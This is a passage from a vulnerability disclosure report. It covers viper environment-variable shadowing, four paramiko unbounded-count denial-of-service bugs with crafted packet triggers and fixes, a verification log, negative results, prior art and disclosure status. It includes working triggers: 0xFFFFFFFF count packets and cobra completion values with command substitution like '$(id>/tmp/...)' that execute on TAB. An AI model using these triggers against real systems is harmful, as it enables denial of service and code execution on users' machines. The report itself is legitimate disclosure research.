     GetBool("tls_verify")  = false
[5b] config file says tls.verify: true, no env set
     GetBool("tls.verify") = true
[5b] now APP_TLS=legacy is present in the environment
     Get("tls.verify")      = <nil>
     GetBool("tls.verify")  = false <- security setting silently false
     AllSettings() = map[string]interface {}{"auth":map[string]interface
     {}{"required":true}}   <- tls.verify is GONE from the dump
     ConfigFileUsed: /tmp/viper-env-2731371697/config.yaml (file still says verify: true)
[5c] BindEnv("sec.token") -- single arg => env name SEC_TOKEN
     Get("sec.token")  = "compiled-in-default"
     os.LookupEnv("SEC_TOKEN") ok=false
```

:: IMPACT AND LIMITS

Precondition: **the caller enables `AutomaticEnv` (+ the replacer for `[5a]`) and an attacker — or a stray inherited variable, or a `.env` file picked up by the deployment — can set an environment variable.** `[5b]` is the important shape: a parent-path variable silently disables a nested security setting that the file explicitly enables *and* removes the evidence from the dump used by health checks and audit logging; nothing in the API signals the shadowing. `[5a]` makes one variable a two-setting weapon wherever a codebase mixes `a.b` and `a_b`, and `[5c]` means an operator-set `Sec_TOKEN` is invisible and the compiled-in default wins silently. Not demonstrated: no end-to-end application, no confidentiality or integrity break by itself, the flag branch of `find` was smoke-tested only, and `Sub()` dropping the parent's `BindEnv` registry is recorded as unconfirmed.

:: FIX

Report the shadowing instead of returning `nil` — `find` already computes the shadowing key and discards it (`viper.go:1279,1301,1310,1319`) — include shadowed keys in `AllSettings()` with their parent's value, and case-fold both the composed name and the lookup in `BindEnv`. This is an API change: `find(lcaseKey string, flagDefault bool) any` has no channel to report a shadow, so it needs a `(value, shadowedBy)` or error return propagated through `Get`, `AllSettings`, `Unmarshal` and `Sub`.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

PART IV · PYTHON SSH — PARAMIKO

5. paramiko

TARGET · PARAMIKO
paramiko/paramiko · 4.0.0 / 5.1.0 · 4 findings · independent repro socket-level PoC

paramiko — `paramiko` 4.0.0 / 5.1.0

paramiko is the pure-Python SSHv2 implementation — client, server, SFTP, key handling — and the base layer of much Python automation, backup, scanner and honeypot tooling. Version 4.0.0 (installed) was executed and 5.1.0 source-reviewed, against asyncssh 2.24.1 as the hardened reference; 754 protocol-aware seeds over 8 entry points produced nothing by fuzzing, and all four findings came from auditing *trusted count fields*. Reward position is $0: no paying channel was identified, and resource exhaustion is a class Google Patch Rewards excludes.

All four share one root cause, stated once. `Message.get_bytes()` (`paramiko/message.py:100`) does not raise on an over-read; it returns the short remainder zero-padded (`return b + zero_byte * (n - len(b))`). Since string reads go through `get_bytes(self.get_int())`, every downstream `for i in range(<parsed uint32>)` loop is unbounded — the count is attacker-controlled and the body can never fail. asyncssh 2.24.1 raises `PacketDecodeError: Incomplete packet` on the same input. The loop code is byte-identical between 4.0.0 and 5.1.0; no advisory matching these code paths was found by web search (not a full NVD/GHSA sweep), so novelty is plausible but unconfirmed, and nothing has been reported upstream yet.

BUG-001 — Unbounded prompt count in keyboard-interactive auth (client memory exhaustion)

```
SEVERITY     medium
CLASS        uncontrolled resource consumption (CWE-400, CWE-770)
EXPLOITABLE  yes — unauthenticated memory and CPU exhaustion of a connecting client; no code execution
REPRO        agent evidence only (socket-level PoC in poc/; no V-number)
AFFECTED     paramiko @ 4.0.0 (installed, executed) and 5.1.0 (source review)
WHERE        paramiko/auth_handler.py:771 — AuthHandler._parse_userauth_info_request, loop at lines
779–780
```

:: ROOT CAUSE

`prompts = m.get_int()` is a server-supplied `uint32`, never compared with the bytes remaining. Because `get_bytes()` zero-pads, `get_text()` returns `""` and `get_boolean()` returns `False` indefinitely, so the body cannot raise while up to 4 294 967 295 iterations each append a `(str, bool)` tuple to `prompt_list`. The user-supplied `interactive_handler` runs only after the loop, so a handler that raises protects nothing.

:: PROOF

A 34-byte server→client packet built with paramiko's own `Message` (`add_string(b"title")`, `add_string(b"instructions")`, `add_string(b"")`, `add_int(0xFFFFFFFF)`) driving the shipped method:

```
CONFIRMED: real _parse_userauth_info_request still looping after 20s
  packet: 34 bytes (server -> client)
  rss delta: 2346208 KB          # ~2.3 GB in 20 s
```

Over a real socket to an unmodified client (address space capped at 1.5 GB), the shipped parser's own traceback:

```
  File ".../paramiko/auth_handler.py", line 780, in _parse_userauth_info_request
    prompt_list.append((m.get_text(), m.get_boolean()))
```

```
MemoryError
[client] exception after 10.5s: MemoryError:
```

At the measured ~2.1 M iterations/s the full count is ≈ 34 minutes of CPU while memory climbs.

:: IMPACT AND LIMITS

Requires keyboard-interactive auth (`auth_interactive()`, or `connect()` led there by the server's method list) and a server the attacker controls or interposes on — a hostile `known_hosts` entry, a forged host key under `AutoAddPolicy`, or a compromised bastion. Not demonstrated: no test against a third-party consumer application, and one instrumented memory run. Availability impact only.

:: FIX

Make `get_bytes()` raise `EOFError`/`SSHException` when `n` exceeds the remaining bytes — restoring the read invariant for every caller — and bound the count locally:

```
prompts = m.get_int()
if prompts * 5 > len(m.get_remainder()) + 1:   # 5 = min bytes per prompt entry
    raise SSHException("Absurd prompt count in INFO_REQUEST")
```

The strict read closes the loop; the local bound also rejects counts consistent with packet length but absurd.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-002 — Unbounded extension count in EXT_INFO (pre-auth CPU spin)

```
SEVERITY     medium
CLASS        uncontrolled resource consumption, CPU (CWE-400)
EXPLOITABLE  yes — pre-authentication, four-byte trigger, one leaked core per connection
REPRO        agent evidence only (socket-level PoC in poc/; no V-number)
AFFECTED     paramiko @ 4.0.0 (executed) and 5.1.0 (identical code)
WHERE        paramiko/transport.py:2878 — Transport._parse_ext_info, loop at line 2882, dispatched from
the
             message table at line 585 (MSG_EXT_INFO: self._parse_ext_info)
```

:: ROOT CAUSE

The count is read inline — `for _ in range(msg.get_int())` — with no bound and no comparison to the remaining length, and `MSG_EXT_INFO` is processed during key exchange, so it is reachable before any authentication message. There is no memory growth: every key collapses to `""` and overwrites one dict entry, so the effect is a pure CPU spin over ~4.29 B iterations. paramiko advertises `ext-info`/`ext-info-s` itself ("Signal support for MSG_EXT_INFO so server will send it to us"), so a compliant client invites the packet.

:: PROOF

The hostile body is `u32(0xFFFFFFFF)` — four bytes. Function level:

```
CONFIRMED _parse_ext_info spinning after 15s on 4-byte body
  rss delta 0 KB
  extensions dict size stays 0 (CPU spin, not memory)
```

Socket level, against an unmodified client completing a genuine key exchange with a crafted server:

```
[server] transport up: active=True session=True
[server] sent hostile EXT_INFO (count=4294967295)
[client] mode=connect -> 127.0.0.1:2234
[client] exception after 5.1s: AuthenticationException: Authentication timeout.
```

With the default `auth_timeout=None` that caller never returns at all (`client exit: 124 (hung) # never returns`). When a defensive timeout is set the exception fires, but the wedged transport thread survives it — `[client] CPU burned while idle: 5.00s over 5s wall (100% of one core)`.

:: IMPACT AND LIMITS

One connection to an attacker-influenced endpoint burns one core indefinitely; `connect()` with default settings hangs forever. It is not mitigable through the documented API: `auth_timeout` stops the hang, but nothing joins or cancels the parser thread, so a caller that handles the exception still leaks the core. Not demonstrated: no fleet-scale measurement, no long-duration resource trace.

:: FIX

The `get_bytes()` strictness fix ends the spin, because the first truncated name/value read would raise instead of padding. Add a count bound as a second line — refuse the message when the count exceeds what the remaining bytes can encode, and cap extensions, since the RFC defines only a handful. Regression seed: `corpus_ssh/ext_info`.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-003 — Unbounded response count in INFO_RESPONSE (server-side DoS)

```
SEVERITY     low
CLASS        uncontrolled resource consumption (CWE-400)
EXPLOITABLE  yes — but only where paramiko is deployed as an SSH **server**; function-level evidence
only
REPRO        agent evidence only (no socket-level PoC; no V-number)
AFFECTED     paramiko @ 4.0.0 (executed) and 5.1.0 (identical code)
WHERE        paramiko/auth_handler.py:792 — AuthHandler._parse_userauth_info_response, loop at lines
795–798
```

:: ROOT CAUSE

The mirror image of BUG-001, direction reversed: `n = m.get_int()` is client-controlled and unbounded, and `for i in range(n): responses.append(m.get_text())` runs over padded empties instead of failing. The guard above it (`if not self.transport.server_mode: raise`) only checks that the message came from a client; it does not bound the count. Relevant to honeypot, embedded-management and custom-server deployments where paramiko's `ServerInterface` is the server.

:: PROOF

Function-level, driving the shipped method with `server_mode` set and a body of `u32(0xFFFFFFFF)`:

```
CONFIRMED info_response spin 10s (client->server, server-side DoS)
```

The loop was still running when the window closed, so this is a spin observation, not a completed iteration count; no completion time was measured.

:: IMPACT AND LIMITS

One client packet wedges a paramiko-based SSH server in keyboard-interactive mode; against a honeypot it degrades exactly the tool built to catch attackers. This is the weakest item in the set: **it was not driven over a socket**, so there is no socket-level confirmation, no iteration rate for this site, and no evidence of impact on a real server deployment. It shares the mechanism, so one `get_bytes()` fix retires it, but the claim stays function-level only.

:: FIX

Assert the bound before iterating — responses are one per prompt, so a count larger than the bytes remaining (minimum 4 bytes per length prefix) is inherently invalid:

```
n = m.get_int()
if n * 4 > len(m.get_remainder()):
    raise SSHException("Absurd response count in INFO_RESPONSE")
```

plus the shared strict `get_bytes()`. asyncssh also loops on `num_responses`; it is safe only because its strict `get_string()` raises on the first over-read.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-004 — Unbounded extended-attribute count in SFTP ATTRS (client-side DoS)

```
SEVERITY     low
CLASS        uncontrolled resource consumption, CPU (CWE-400)
EXPLOITABLE  yes — but requires the client to stat() a path on a hostile SFTP server; function-level
evidence
             only
REPRO        agent evidence only (no socket-level PoC; no V-number)
AFFECTED     paramiko @ 4.0.0 (executed) and 5.1.0 (identical code)
WHERE        paramiko/sftp_attr.py:109 — SFTPAttributes._unpack, loop at lines 110–112
```

:: ROOT CAUSE

When `FLAG_EXTENDED` is set, the decoder reads a `uint32` extended-attribute count and iterates it, assigning `self.attr[msg.get_string()] = msg.get_string()`. Neither the flag nor the count is validated against the remaining frame, and padded reads mean the assignment succeeds indefinitely with `""` keys and values. Triggered by any client-side decode of an `SSH_FXP_ATTRS` reply: `stat()`, `lstat()`, `fstat()`, and the attribute half of `listdir_attr()`.

:: PROOF

A hostile SFTP server returns `FLAG_EXTENDED` (`0x80000000`) followed by `u32(0xFFFFFFFF)` — eight bytes of trigger — and the shipped decoder:

```
CONFIRMED sftp_attr._unpack spin 12s on 8-byte ATTRS
```

The window closed while the loop was still running; no completion time or iteration rate was measured for this site.

:: IMPACT AND LIMITS

A hang of the client worker thread performing the stat, and nothing more: no memory growth was observed, the channel is post-authentication (authentication against an attacker-owned server is trivially obtained), and severity is lower than BUG-001/002 because the victim must actively issue a stat. **Not demonstrated:** no socket-level reproduction over a real SFTP session, no measurement of a stalled backup or inventory job, and no comparison against asyncssh — the latter uses a generated field-table decoder with no equivalent eight-byte trigger, so it is recorded as not-comparable rather than assumed safe.

:: FIX

Bound the count before the loop and make `get_bytes()` strict so padded key/value reads raise:

```
if self._flags & self.FLAG_EXTENDED:
    count = msg.get_int()
    if count * 8 > len(msg.get_remainder()):
        raise SFTPError("Absurd extended-attribute count")
```

A hard cap on `attr` entries is also justified — no real server returns more than a handful. Regression seed: `corpus_ssh/sftp_attrs`.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

PART V · EVIDENCE RECORD — VERIFICATION, NEGATIVES, PRIOR ART

6. Verification record (V1–V25)

Every claim in §3–§5 was re-tested by an independent pass that read only the published modules, not the author's working tree. Entries are dated 2026-10-31. Verdicts below are summaries of the recorded text; the full text, with the environment and every command's output, ships as `_verify/VERIFICATIONS.md` in the package.

Ref	Target	What was tested	Verdict
V1	gogo-protobuf	`proto.Skip` on truncated varint / fixed32 / fixed64 / lying length, plus `proto.Unmarshal` on the same hostile bytes	**Confirmed** `Skip` returns `n > len(data)` with nil error; gogo's own parser rejected all five cases, so the defect is confined to the exported helper
V2	fasthttp	Request with a `Host` value `parseHost` rejects, then `RequestURI()` / `URI().Path()` / `PathOriginal()`	**Confirmed and sharpened** — path degrades to `/`; once `URI()` is called the raw `RequestURI()` is also destroyed, which narrows the reachable bypass
V3	jsonparser	Control bytes in strings vs `encoding/json`; `Set()` with an out-of-range index	**Both confirmed**; both payout-ineligible (strictness / silent append)
V4	go-sqlite3	`driver.Rows.Next` with `len(dest) > nc`, small and 200 000-element overshoot	**Confirmed memory corruption inside C** (SIGSEGV in `_sqlite3_column_values`), but **not reachable through `database/sql`** — requires violating the driver contract
V5	gogo-protobuf	`proto.Equal` on messages whose `customtype` fields are named byte slices	**Confirmed** — deterministic type-assertion panic; DoS class
V6	gogo-protobuf	Over-wide varint on a zigzag32 field, generated decoder vs table decoder	**Confirmed** divergence, both with nil error (wrong-data class)
V7	go-yaml	`<<` merge key placed after explicit keys, v2.4.0 vs v3.0.1, map and struct destinations	**Confirmed** — v2 lets the merged mapping overwrite explicit keys (gate flips to admin); v3 does not
V8	go-redis	RESP bulk length `$9223372036854775807` from a local server	**Confirmed** `makeslice: len out of range` panic in `readStringReply`; crash only
V9	grpc-go	Duplicate `content-type` headers, codec-selection vs metadata view	**Confirmed** — codec chosen from the *last* value while the handler sees the *first*; CWE-444, no end-to-end bypass demonstrated
V10	protobuf-go	Invalid-UTF-8 wire strings, duplicate `@type`, invalid UTF-8 in protojson	**Negative confirmed** — all three fail closed

Ref	Target	What was tested	Verdict
V11	go-yaml	Strict-mode duplicate keys that resolve to equal Go values (`1` vs `"1"`)	**Confirmed** — v2 strict accepts what v3 rejects; destination-dependent
V12	gorm v1	`Where(map)` with an attacker-controlled key, real SQLite	**Confirmed** read disclosure (UNION exfil and boolean oracle); write-path escalation unconfirmed
V13	jwt-go v3.2.0	String-valued `exp`/`nbf`, `aud` mismatch, numeric control cases	**Confirmed** — string time claims skip validation entirely; the `aud` gap reproduces the known CVE
V14	echo v4.16.3	`Connection: x-forwarded-proto` through `middleware.Proxy` to a trusted peer	**Confirmed** — derived `X-Forwarded-Proto` is deleted while client `X-Forwarded-Host` passes through
V15	viper	`SetConfigName("../../secrets/admin")` with a search path	**Confirmed** — reads outside the search directory, path cleaned but not confined
V16	viper	Document with keys differing only in case, 200 loads	**Confirmed** non-determinism — same file yields contradicting settings across loads
V17	gorm v1	`Select("id, ?, ?", 1)` placeholder/arg mismatch	**Confirmed** panic (DoS)
V18	lib/pq	`DataRow` with fewer/more fields than `RowDescription`, via `database/sql`	**Confirmed** cross-row value bleed with `err == nil`; pgx does not fabricate values on the same bytes
V19	gorilla/websocket	permessage-deflate with `SetReadLimit(100)` and a 32 KiB decompressed payload	**Confirmed** amplification (~327×); limit is charged on wire bytes
V20	sqlx	`Named()` with a colon inside a string literal; `In()` inside a literal	**Confirmed** — phantom parameter occupies a real argument slot; SQL text is mangled with `err == nil`
V21	cobra	Legacy bash completion values containing `$( )` / backticks, driven non-interactively	**Confirmed RCE** on the operator's workstation — `id` output captured from a TAB press
V22	boltdb	DB file with a 4-byte `vsize` edit, then `Bucket.Get`	**Confirmed** — a 268 435 456-byte slice returned with no error, extending past the mapping
V23	logrus	Field *names* containing spaces / `=` in `TextFormatter` output	**Confirmed** — extra key/value tokens for any log parser; values stay quoted
V24	olivere/elastic	Hostile node returning a chosen `publish_address`	**Confirmed** — pool replaced, Basic auth + API key + request body delivered to the attacker

Ref	Target	What was tested	Verdict
V25	testify	`On("Allow", mock.Anything)` matched against a call with **zero** arguments	**Confirmed** — `(Missing)` placeholder is fed to the matcher; assertion stays green

6.1 Selected reproductions, verbatim

These are copied from the verification log exactly as recorded, so the reader can see the shape of the evidence without opening the package.

V21 — cobra legacy bash completion executes completion values

Mechanism test (bash, isolated):

```
out='safevalue a$(touch /tmp/compgen_probe)value'
bash -c 'compgen -W "${out}" -- "" >/dev/null'      # exit 0
ls /tmp/compgen_probe                               # file created -> command substitution ran
```

End-to-end with cobra v1.10.2 generated output (agent PoC `findings/poc/evilc`, whose `ValidArgsFunction` returns values from an untrusted source, plus its generated `gen/evilc_v1_loaded.bash`). Orchestrator driving `__start_evilc` non-interactively:

```
source gen/evilc_v1_loaded.bash
COMP_WORDS=(evilc ""); COMP_CWORD=1; COMP_LINE="evilc "; COMP_POINT=7
__start_evilc
::: {.partbanner}
COMPREPLY COUNT: 17
:::

# COMPREPLY count: 17
# /tmp/cobra_pwn_bash_v1        <- from value "$(touch /tmp/cobra_pwn_bash_v1)"
# /tmp/cobra_pwn_bash_v1_bt     <- from value "`touch /tmp/cobra_pwn_bash_v1_bt`"
::: {.partbanner}
/TMP/COBRA_PWN_SILENT         <- FROM VALUE "A$(ID>/TMP/COBRA_PWN_SILENT)"
:::

# /tmp/cobra_pwn_silent         <- from value "a$(id>/tmp/cobra_pwn_silent)"
# contents: uid=1000(kali) gid=1000(kali) groups=1000(kali),65534(nogroup)
```

Confirmed: the legacy `GenBashCompletion` path pipes completion candidates into `compgen -W "${completions[*]}"` (`bash_completions.go:165,247`), and bash expands each resulting word, so any `$(...)`/backtick inside a candidate **executes when the user presses TAB** — no Enter, no CLI execution. Trigger: any app whose completion values come from an untrusted source (remote resource names, plugin output, config file). The V2 generator is immune (`printf %q` before compgen) and zsh uses `compadd`; fish/pwsh generators were static-only reads. Severity: high (RCE on the operator's workstation), but cobra has no payout channel → $0.

V22 — boltdb returns an attacker-sized slice past the mapping

Module `github.com/boltdb/bolt v1.3.1`; agent tool `findings/poc` built as `pochard`, run by the orchestrator against a DB the library itself created and then mutated by 4 bytes (leaf element `vsize`):

```
pochard mk    base.db                          -> built base.db (2097152 bytes)
pochard mut   base.db huge.db leaf-vsize-huge  -> wrote huge.db
pochard probe huge.db
  Get("alice")=[5345435245542d414c4943452d544f4b454e2d4141414162]  {len=268435456, nz_in_first4k=1893}
```

```
  Get("bob")  =[...42424242]                                        {len=21}
  OUTCOME=ACCEPT
```

Confirmed: `page.go:127-135` builds `key()/value()` slices off a fake `*[0x7FFFFFFF]byte` using the on-disk `pos/ksize/vsize` with no bound against the page, the overflow run, or `db.data`, so a malicious database file yields a 256 MB `[]byte` covering address space that was never part of the value (and, when read, memory outside the intended record). Class: OOB read / memory disclosure; archived repo → $0, but this is the class that would pay in the live fork (`etcd-io/bbolt`).

V18 — lib/pq DataRow field-count confusion, cross-row value bleed

Module `github.com/lib/pq v1.12.3`, agent PoC `targets/a/libpq/findings/poc` (fake PostgreSQL backend driving the real client through `database/sql`):

```
case datarow-fewer: RowDescription(cols=3); row1 = 3 values ["alice","owner","SECRET-ROW1"];
                    row2 = 1 value  ["bob"]
  -> columns: [col0 col1 col2]
     row 1: ["alice" "owner" "SECRET-ROW1"]
     row 2: ["bob" "owner" "SECRET-ROW1"]      <-- row2's col1/col2 reuse ROW 1's values
     RESULT: 2 row(s) delivered, no error

case datarow-more:  RowDescription(cols=2); row claims 4 fields
     -> 1 row delivered as 2 columns, extra fields dropped, no error
```

Confirmed: `rows.Next` slices a *copy* of the destination (`dest = dest[:n]`) so columns the server never sent retain the previous row's values, and `Next()` returns nil error — silent cross-row/NULL injection that `rows.Err()` cannot report. Differential: pgx's pgconn returns `["bob"]` on the same bytes. No payout channel (unmaintained repo) → $0.

6.2 Reading the verification table

Three verdict patterns matter, and they are not interchangeable:

- **Confirmed as reported** — the finding stands exactly as written (V3, V5–V8, V11–V17, V19–V25).
- **Confirmed but re-scoped** — real, with a narrower or different trigger than first claimed (V1 parser is safe, only `Skip` is affected; V2 ordering effect; V4 not reachable via `database/sql`; V9 needs a proxy or interceptor).
- **Negative confirmed** — the claimed defect does not exist and the library fails closed (V10).

A finding whose verdict is not one of those three, or that carries no V-ref, is marked **agent evidence only** in its section and must not be submitted as verified.

The table is the whole programme's record, so some entries (V1–V6, V8–V11, V13, V17, V19–V20, V25) underpin findings that Appendix C holds back — they are kept here because a reader checking a target should see the complete verification history for it, not only the rows that survived into the main body.

SECTION 7 — NEGATIVE RESULTS AND DISCARDED OBSERVATIONS

7. Negative results and discarded observations

A finding report that only lists hits is not auditable. This section records what was tested and **did not** produce a finding, because it is the part that stops the next reviewer repeating the work — and because it is the evidence that the hits were not the result of untested assumptions.

118 negative observations were recorded across the Go targets, plus a large negative programme in the Next.js work. Per-target counts:

Target	Negatives	Target	Negatives
`sqlx-old`	13	`jsonparser-easyjson`	6
`gorilla-websocket`	12	`logrus-zerolog`	6
`jwt-go`	8	`olivere-elastic`	6
`echo-framework`	7	`pgx-old`	6
`fasthttp`	7	`testify-mock`	6
`grpc-go-old`	7	`viper-config`	6
`cobra-v1`	6	`leveldb-go`	4
`gin-gonic`	6	`boltdb`	3
`gorm-v1`	6	`libpq`	3
`go-redis-v8`, `go-sqlite3-cgo`, `go-yaml-v2`, `gogo-protobuf`, `golang-protobuf`	0 (negatives recorded as the target's own negative result instead)		

7.1 The negatives that matter most

These are the ones a reader is most likely to assume were overlooked:

- **Request smuggling in fasthttp** — TE/CL conflicts, `Transfer-Encoding: identity`, and space-before-colon framing headers were driven through 106 curated wire cases with `net/http` as the oracle: byte consumption was identical and every divergence failed closed (`Connection: close`). No desync.
- **Path traversal in gin** — 15 traversal payloads × 5 engine configurations (75 pairs), plus the `X-Forwarded-Prefix` open-redirect hypothesis: `sanitizePathChars` strips the scheme separators and collapses `//`, so `Location` never becomes off-site.
- **JSON parser hardening** — 48.2 M fuzz executions over jsonparser and easyjson entry points produced **zero** panics; 20 000 random documents produced **zero** divergences against `encoding/json` + `strconv`. The two findings that did survive are strictness/append semantics, not memory safety.
- **protobuf-go** — a whole target returned a documented negative: invalid UTF-8 on the wire, duplicate `@type` in protojson, invalid UTF-8 in protojson strings, recursion limits and field range checks all fail closed. V10 independently re-tested three of those claims.
- **pgx** — 4.57 M fuzz executions across 76 OIDs × 2 formats × 33 destinations: zero panics. The known array/multirange/hstore count bugs are fixed at or before v5.12.0, and the guards were verified present.
- **JWT algorithm confusion** — `alg=none`, HS256-with-RSA-public-key, and cross-family key confusion are all blocked by the type assertions in `hmac.go` / `rsa.go` / `ecdsa.go`. The surviving jwt-go items are claim-validation issues, not algorithm confusion.
- **gorm raw-SQL APIs** — `Raw`/`Exec`/`Order`/`Select` taking SQL text verbatim is documented behaviour, not a finding; only the *identifier* path through map keys is a defect.

- **lib/pq `ErrorResponse` length** — the one message type that *is* length-checked; only `DataRow`/frame handling is not (V18).
- **leveldb data confusion** — a crafted table returning a neighbouring key is caught at the DB layer, because `version.get` compares user keys. Only panics remain, which is what the report claims.
- **logrus/zerolog JSON encoders** — both escape keys and values correctly; the log-forging findings are specific to the `TextFormatter` and console paths, and the non-coloured value path quotes newline, space, `=`, ESC and non-ASCII.
- **olivere/elastic injection hypotheses** — index/type/doc-id are fully percent-escaped; NDJSON framing survives newline-bearing values; CRLF in header values is rejected by `net/http`.
- **viper's folklore bug** — "`Unmarshal` wipes caller defaults when keys are absent" is **not** reproducible; the report says so instead of repeating the claim.
- **testify's guard is asymmetric, not absent** — an *extra* argument is detected (`TestP3`); only a *missing* one is swallowed. That distinction is what makes the finding precise.

7.2 Next.js — the negative programme behind the one finding

The single Next.js finding sits on top of an extensive negative sweep, so its trigger is clearly narrowed:

Area	What was tested	Result
Middleware/proxy bypass	6 000+ requests over 16.4.3: transport suffixes (`.rsc`, `.json`, `.segments/*.segment.rsc`), percent-encoding, `..`, `//`, `;`, `%00`, `_rsc`, RSC/prefetch/state-tree headers, `x-matched-path`, `x-invoke-*`, `x-middleware-subrequest`; webpack + Turbopack; `middleware.ts` and `proxy.ts`; app and pages routers; static, PPR and dynamic routes; i18n and basePath	No protected content served without middleware
Cache-key scoping	`use cache` nested 2–3 levels reading `next/root-params`, `en/fr`, prerendered and on-demand	No cross-locale leak
Matcher regex	Compiled regex recovered from `.next/server/functions-config-manifest.json`, differential path probing	Router never served a path the matcher rejected
Satori escaping	Bundled `@vercel/og` 1.0.1 escaping fix, `escape-html`, valid-XML-name checks	Known CVE-2026-94545 class is patched in the bundle

7.3 Open leads that are deliberately *not* findings

`variants/LEDGER.md` records the variant-analysis work. Only one lead produced a confirmed instance (SEED-001, which is the Next.js finding). Two are explicitly not findings:

- **L-S1 / `surfguard`** — a Ruby gem gate behind four products' URL unfurling, where a single `blocked_address?(ip)` call decides the address policy. The wiring is sound (pinned IP, per-hop re-validation), but the gem is not vendored in the audited repos, so the function was **not** audited. Status: OPEN, needs the gem.
- **`vercel/ai` `async-apis.ts`** — a textbook naive hostname blocklist fed by the operator's `WORKFLOW_LOCAL_BASE_URL` environment variable. Not attacker-controlled → documented negative, worth a docs note at most.

7.4 Prepared but empty

`targets/s/jackson-databind` and `targets/s/tokio-tungstenite` have working harnesses, pinned version collection and a test script, but **no confirmed finding**. They are shipped in the evidence package for continuity; nothing from them belongs in a submission.

SECTION 8 — PRIOR ART AND ORIGINALITY

8. Prior art and originality

Novelty is the easiest thing to get wrong in a findings report, and the fastest way to lose credibility at triage. This section records, per item, what already existed publicly and what this work actually adds. Where the search was shallow, that is stated.

8.1 Items with known public prior art

Finding	Public prior art	Position taken in this document
nextjs `BUG-001` (SSRF)	Upstream `@vercel/og` **1.0.2** (2026-08-24) and **1.0.3** (2026-09-22) already contain a fix; the attack *class* was discussed publicly on 2026-09-28 (zyvop.com, untrusted avatar URLs in `ImageResponse`)	The claim is narrow and stated as such: **the bundle Next.js 16.4.3 / 16.5.0-canary.30 ships is bypassable and behind the fixed upstream version**. First discovery of the class is not claimed.
`BUG-jwt-go-01` (audience/issuer)	**CVE-2020-26160**	Reproduced for completeness; original discovery belongs to that advisory.
`BUG-jwt-go-03` (unbounded split)	**CVE-2025-30204** in the maintained `golang-jwt` fork	The v3.2.0 instance generalises it; the archived line is unpatched.
`BUG-gogo-01`, `-02`, `-03`	**CVE-2021-3121** ("skippy") — a fix commit and its variants	Variant work on **different sinks** than the original: the exported `proto.Skip` helper, `proto.Equal`'s `customtype` assertion, and generated-vs-table varint disagreement. The parser itself was re-tested and holds (V1).
`BUG-go-yaml-v2-01` (merge precedence)	Fix exists only in **`gopkg.in/yaml.v3`** (commit `539c8e7`); no advisory was located for v2	Behaviour differential reproduced on both versions; novelty plausible but **unconfirmed**, and the v2 branch has been frozen since 2020-11-17.
`BUG-go-yaml-v2-02` (strict duplicate keys)	Related upstream duplicate-key work	The **destination-dependence** (Go-value comparison for `interface{}` keys) appears unreported; low severity.
`BUG-sqlx-01`, `-02` (placeholder rewriting)	Upstream correctness issues **#91** (`::` collapse), **#206** (colon in literals), **#961** (`?` in comments)	The mechanism is known as a correctness bug. What is added is the **security framing**: a name harvested from *inside* a quoted literal becomes an argument slot ahead of the real ones, so a value the query never mentioned occupies the real parameter's position.
`BUG-fasthttp-01`	Nearest upstream discussions: issues **#895**, **#1942** (URI accessor inconsistency, different trigger)	Trigger and ordering effect differ; the verification pass found the ordering sharper than reported (V2).
`BUG-pgx-01`	Not prior art — an internal observation	Recorded as **informational** and explicitly not claimed as a vulnerability.

8.2 Items with no prior advisory located

`BUG-bolt-01/02/03`, `BUG-cobra-01/02`, `BUG-gorm-v1-01/02`, `BUG-echo-01/02`, `BUG-libpq-01/02/03`, `BUG-elastic-01`, `BUG-LZ-01/02/03`, `BUG-viper-01…05`, `BUG-leveldb-01/02/03`, `BUG-grpc-go-old-01`, `BUG-gorilla-websocket-01`, `BUG-goredis-01`, `BUG-go-sqlite3-cgo-01/02`, `BUG-jsonparser-easyjson-01/02`, `BUG-gin-01/02`, `BUG-TESTIFY-01`, `BUG-jwt-go-02`, and paramiko `BUG-001…004`.

For every one of these the search was **OSV/GHSA snapshot plus web search**, per target, inside a 45-minute box. Two consequences the reader must carry forward:

1. **Absence of an advisory is not proof of novelty.** A maintainer may know about the issue, or a private report may exist. Every submission should invite the maintainer's prior-knowledge check rather than assert priority.
2. **Two items are explicitly marked "novelty plausible, unconfirmed"** — the go-yaml merge precedence and the paramiko DoS family — because the searches there were web-only.

8.3 Related work that was checked and does not overlap

- `golang-jwt/jwt` v4/v5 (the maintained fork of `jwt-go`) was fetched and wired in for comparison: the time-claim items are fixed there, which is what makes the archived v3.2.0 line worth a CVE but not a bounty.
- `pgx` v5.7.2 `pgconn` was used as the differential oracle for libpq's `DataRow` handling — it does **not** fabricate values for unsent columns, so the libpq behaviour is a defect rather than a property of the PostgreSQL protocol.
- `asyncssh` 2.24.1 was the reference implementation for the paramiko DoS family: it bounds the same loops, which is how the four items were isolated to `Message.get_bytes()` zero-padding.
- OSS-Fuzz project lists, the Google tier list, and 56 207 in-scope vendor assets were checked against the 23 Go repositories to establish the payout position in §2.5 — **zero** vendor programmes cover any of them.

SECTION 9 — DISCLOSURE STATUS, ATTRIBUTION AND HANDLING

9. Disclosure status, attribution and handling

9.1 Attribution

Owner and reporter of record: KBS `<admin@dtrh.net>`. Every finding in this document carries that line, and every machine-readable record (`findings-inventory.json`, each target's `HUNT-SUMMARY.json`) carries a matching `reported_by` field.

Two forms are acceptable in a submission or an acknowledgement:

```
Reported by: KBS <admin@dtrh.net>
Credit: KBS <admin@dtrh.net>
```

Keep the identity consistent: the HackerOne account e-mail, the GitHub advisory credit and the acknowledgement should all point at `admin@dtrh.net`, otherwise the report, the bounty and the credit can end up on three different identities.

What this credit asserts is **authorship of this research** — the reproduction, the write-up, the verification and the disclosure handling. It does not assert first discovery where §8 records public prior art, and it does not extend to third-party material quoted in the reports.

9.2 Disclosure state, per area

Area	State	Next step
Next.js `next/og` SSRF	Report packaged and submission-ready; **not yet submitted**	Submit through Vercel's `vercel-open-source` HackerOne programme from the owner's account, with an explicit go-ahead. Proposed 90-day coordinated timeline; offer to test the patch.
Go library hunt (46 findings)	**Nothing reported.** No maintainer, no programme.	Realistic options: (a) upstream issue/PR for repos that accept patches (go-redis, cobra, echo, viper, sqlx, logrus, grpc-go, fasthttp, gogo, sqlite) to pursue Google Patch Rewards where eligible; (b) CVE request for the injection/memory-safety items in archived or unmaintained repos (`gorm-v1`, `libpq`, `boltdb`, `jwt-go`) where patching is impossible; (c) leave as documented findings.
